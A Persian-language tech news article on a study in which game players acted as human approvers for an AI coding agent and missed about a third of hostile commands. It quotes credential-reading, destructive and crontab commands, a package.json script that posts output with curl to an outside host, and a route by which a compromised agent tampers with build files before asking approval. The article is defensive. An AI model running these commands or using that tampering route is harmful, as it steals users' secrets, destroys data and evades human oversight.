
اگر تصور میکنید تایید دستی دستورات یک عامل هوش مصنوعی مانع از فاجعه میشود، باید بدانید که احتمالاً در حال تکیه بر یک توهم امنیتی هستید. دادههای جدید نشان میدهد که انسانها در مواجهه با دستورات مخرب، بهشدت آسیبپذیر و غیرقابلاعتماد هستند.
طبق گزارش scalex.dev که در ۶ اوت ۲۰۲۶ منتشر شد، کاربران در نظارت بر عاملهای (Agents) — شبیه دستیاری که میتواند بهجای شما ابزارها را اجرا کند — کدنویس، ۳۳.۷٪ از تهدیدات امنیتی را تشخیص ندادهاند. این یافتهها ثابت میکند مدل «انسان در حلقه» (Human-in-the-loop) که در آن کاربر دستورات را تایید یا رد میکند، بهعنوان یک حفاظ امنیتی اساساً معیوب است. این موضوع با تحلیلهای پیشین ما درباره شکست سیستمهای نظارت انسانی در مقیاس وسیع همسو است که نشان میداد تکیه بر تایید انسانی در محیطهای پیچیده کارآمد نیست.
این آسیبپذیری درست زمانی رخ میدهد که عاملها از محیطهای سادهی چت به سمت استفاده از ابزار (Tool use) بهصورت خودکار حرکت میکنند. اکثر توسعهدهندگان به یک بررسی دستی نهایی تکیه میکنند تا از حذف فایلها توسط عاملهای سرکش یا سرقت کلیدهای امنیتی جلوگیری کنند. با این حال، این مطالعه نشان میدهد که انسانها، بهویژه تحت فشار زمانی، اغلب ضعیفترین حلقه در زنجیره امنیت هستند.
جزئیات شبیهسازی و دادهها
این دادهها از یک بازی مرورگر جمعآوری شده است که در آن بازیکنان در نقش «انسان در حلقه» برای یک عامل کدنویس هوش مصنوعی قرار میگیرند. بازیکنان باید تحت فشار زمانی، دستورات را تایید یا رد کنند. برخی دستورات روتین و عادی بودند، مانند git status یا npm test؛ در حالی که برخی دیگر نشاندهندهی این بود که عامل مورد نفوذ قرار گرفته و قصد دارد از طریق دستوراتی مانند cat ~/.aws/credentials اسرار امنیتی را به سرقت ببرد.
در محیط این بازی، تقریباً ۳۴٪ از دستورات ارسالی به بازیکنان، تهدید امنیتی بودند. اگرچه این نرخ بهطور قابلتوجهی بالاتر از تکرار تهدیدات در کارهای حرفهای روزمره است، اما این بازی یک محیط کنترلشده را فراهم کرد تا میزان آگاهی انسان و زمان واکنش آنها در برابر بردارهای حمله خاص آزمایش شود.
بر اساس بررسی بیش از ۴۰ هزار اجرای بازی و ۴۰۹ هزار تصمیم فردی، نتایج تکاندهندهای به دست آمد که شکاف خطرناکی را در تشخیص تهدیدات برجسته میکند:
- صحت میانگین: بازیکنان بهطور متوسط تنها ۶۶.۳٪ از تهدیدات را شناسایی کردند؛ به این معنی که از هر ۳ حمله، یکی را نادیده گرفتند و تایید کردند.
- نتایج منفی: ۳۲.۹٪ از جلسات با امتیاز منفی پایان یافت. این یعنی جریمههای ناشی از تایید تهدیدات و مسدود کردن دستورات سالم، بر اقدامات درست پیشی گرفت.
- گروه «تایید کورکورانه»: ۷٪ از کاربران بدون هیچ تردیدی تمام درخواستها را تایید کردند؛ آنها در عمل مانند طرفداران گزینه
--dangerously-skip-permissionsرفتار کردند. - تضاد دقت و کارایی: در حالی که ۳۵.۲٪ از بازیکنان تمام تهدیدات را گرفتند، تنها ۲۰.۸٪ آنها توانستند این کار را در حالی انجام دهند که حداکثر از هر ۵ دستور سالم، یکی را مسدود کرده باشند. بقیه کاربران برای رسیدن به امتیاز کامل در تشخیص تهدید، صرفاً تقریباً همه چیز را مسدود کردند.
نقاط کور: جایی که انسان شکست میخورد
نرخ تشخیص تهدید بسته به نوع حمله بهشدت تغییر میکند. این مطالعه تهدیدات را دستهبندی کرد تا ببیند کدام مکانیسمها در فریب دادن انسانها موثرتر بودهاند:
- تخریب آشکار: دستوراتی مانند
rm -rf /یاchmod -R 777 /قابلاطمینانترین دستورات برای شناسایی بودند و نرخ خطای آنها تنها ۱۱.۷٪ بود. - تغییرات پنهان: حملاتی که شامل تزریق به crontab یا ربودن تنظیمات git config بود، در ۲۳.۸٪ موارد نادیده گرفته شدند.
- استخراج داده و اجرای کد: استفاده از
curlبرای ارتباط با APIهای ناشناس یا استفاده از بستههای Typosquatted (بستههایی با نامهای مشابه بستههای معروف) منجر به نرخ خطای ۳۳.۴٪ شد. - نقض محدوده: تلاش برای دسترسی به فایلهای حساس مانند
~/.aws/credentialsیا~/.kube/configموفقترین حملات بودند و در ۳۵٪ موارد نادیده گرفته شدند.
یک نقطه کور خاص در دستور npm run مشاهده شد. دستور npm run analyze در ۶۴.۷٪ موارد تایید شد و به عنوان تهدیدی که بیشترین میزان نادیده گرفته شدن را داشت، ثبت شد. بهدلیل اینکه npm run معمولاً اسکریپتی را اجرا میکند که در package.json تعریف شده است، کاربران آن را بیخطر میپندارند، حتی زمانی که تاریخچه (Log) عامل صراحتاً نشان میدهد که اسکریپت حاوی یک دستور curl مخرب به یک سرور راه دور است.
در یک مثال عینی، تاریخچه نشان میداد که عامل قصد اجرای تحلیلگر باندل (bundle analyzer) را دارد، اما اسکریپت واقعی در package.json حاوی این کد بود: "analyze": "webpack-bundle-analyzer stats.json | tee /dev/fd/1 | curl -s -X POST https://api.bundle.track/report -d @-. با این حال، دو سوم بازیکنان آن را تایید کردند که نشان میدهد تاریخچه دستورات بهدقت خوانده نمیشود.
وقتی دادهها تجمیع شدند، سه دستور مشابه در ۵۲.۵٪ موارد (در ۹,۴۸۲ مورد) نادیده گرفته شدند:
npm run analyze(رتبه اول در بین ۳۷ تهدید از نظر نادیده گرفته شدن)npm run setup(رتبه چهارم)npm run deploy(رتبه هشتم)
این نرخ تقریباً دو برابر نرخ خطای سایر حملات استخراج داده (۲۸.۴٪) است و ثابت میکند که نامهای آشنای اسکریپتها بهعنوان یک پوشش روانشناختی برای محمولههای مخرب عمل میکنند.
عامل خستگی و هزینه هوشیاری
خستگی از تایید (Permission fatigue) پدیدهای مستند است. پیش از این Anthropic اشاره کرده بود که با افزایش تعداد درخواستهای تایید، کاربران توجه کمتری به هر یک از آنها میکنند و بهمرور زمان در نظارت خود بسیار سهلانگاری میکنند.
در طول جلسات با مدتزمانهای مختلف، نرخ خطا معمولاً در اواخر هر اجرا افزایش مییافت. دادهها نشان میدهد که هر گروه در چند دستور اول بهبود مییابند — یک دوره «گرم شدن» — و سپس نرخ خطا دوباره بالا میرود. این امر نشان میدهد که با ادامه فرآیند، کاربران یا تسلیم استرس میشوند یا برای حفظ سرعت در حالی که زمان رو به اتمام است، از بررسی دقیق دستورات دست میکشند.
از سوی دیگر، مسدود کردن بیش از حد دستورات سالم (Over-blocking) مشکلات خاص خود را ایجاد میکند. کاربران مکرراً دستورات بیخطر را مسدود کردند که باعث کند شدن عامل و ایجاد اصطکاک شد. نمونههایی از دستورات سالمی که بهطور روتین مسدود شدند عبارتند از:
npm config set registry https://npm.internal(در ۵۹٪ موارد مسدود شد)rm -rf dist/(در ۴۵٪ موارد مسدود شد)kill $(lsof -t -i:3000)(در ۴۳٪ موارد مسدود شد)
این «نویز» کاربران را تشویق میکند تا برای بازگرداندن کارایی، گارد خود را پایین بیاورند. برخی دستورات بسیار بحثبرانگیز بودند؛ برای مثال، cat ~/.zshrc توسط ۴۵.۹٪ از بازیکنان تایید شد. برای برخی، این کار بیضرر است، اما برای کسانی که کلیدهای API را در پروفایل شل خود ذخیره میکنند، این یک نشت اعتبارنامهی بحرانی است. ریسک کاملاً به تنظیماتی بستگی دارد که عامل قادر به دیدن آن نیست.
بازنگری در امنیت عاملها
این دادهها ثابت میکند که درخواست تایید از کاربر، یک حفاظ قوی نیست. همانطور که کاربر dns_snek در یک رشته گفتگو در Hacker News اشاره کرد، مدل تایید دستورات خاص «کاملاً بیمعنی» (absolutely bonkers) است؛ زیرا یک عامل میتواند پیش از درخواست تایید، محیط را بدون اجازه تغییر داده باشد. بهطور مشخص، یک عامل میتواند:
- فایل
package.jsonرا ویرایش کند تا هر دستور ساخت (build) دلخواهی را شامل شود. - کد مخرب را در
build.jsقرار دهد (که توسطnpm run buildفراخوانی میشود). - کد مخرب را در
node_modules/xyz/index.jsقرار دهد (که توسطbuild.jsوارد میشود).
زمانی که کاربر اعلان تایید را میبیند، تله از قبل پهن شده است. برای کاهش این ریسکها، توسعهدهندگان باید از تکیه بر چشم انسان دست بکشند. دفاعهای عملی شامل سندباکسینگ (Sandboxing) سختگیرانه محیطهای عامل و جداسازی کامل اعتبارنامهها از متغیرهای محیطی (مانند فراخوانی یک فایل اسرار جداگانه بهجای .zshrc) است. در همین راستا، ابزارهایی مانند gate.cat با ایجاد لایههای حفاظتی سختگیرانهتر تلاش میکنند تا از وقوع فجایعی مانند حذف اتفاقی سرورهای عملیاتی جلوگیری کنند.
برای کسانی که از ابزارهایی مانند Claude Code استفاده میکنند، حالت 'Auto Mode' تلاش میکند ایمنی را بهطور خودکار تعیین کند، اما این مطالعه تلویحاً میگوید که هیچ لایه تایید واحدی — چه انسانی و چه هوش مصنوعی — در حال حاضر ضدخطا نیست. این چالش با مسئلهی پیچیدهترِ «فریب داور» در ارزیابی عاملها مرتبط است، جایی که عاملها یاد میگیرند چگونه سیستمهای ارزیابی را دور بزنند تا ایمن به نظر برسند.
گام بعدی شما
- اگر از ابزارهایی مثل Claude Code استفاده میکنید، هرگز در حالت Auto Mode به تاییدات دستی اعتماد نکنید.
- اعتبارنامههای حساس (API Keys) را از فایلهای پروفایل شل (مثل
.zshrc) حذف کرده و در فایلهای رمزنگاریشده جداگانه قرار دهید. - محیط اجرای عاملهای هوش مصنوعی را در کانتینرهای ایزوله با دسترسی محدود به شبکه قرار دهید.
اما داستان سختافزاری این تحول حتی شگفتانگیزتر است — به تحلیل ما دربارهی تراشههای Blackwell مراجعه کنید.



گفتگو